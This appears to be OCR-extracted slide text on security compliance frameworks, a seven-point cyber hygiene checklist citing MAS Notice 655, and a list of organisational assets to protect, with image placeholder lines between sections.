


ISO/EC 27001

PCI DSS, HIPAA

NIST CSF

Quick Wins aka Cyber Hygiene




Cyber Hygiene

1. Securing Admin Accounts
2. Apply Security Updates
3. Establish baseline security standards
4. Deploy network security devices
5. Implement malware defense measures
6. Multifactor Authentication
7. Security Awareness Program

https://www.mas.gov.sg/regulation/notices/notice-655

Assets Based



Email

Head Office

Branch Offices

Data Center


Cloud Platforms

Digital Services

Users - Internal

Users - Customers

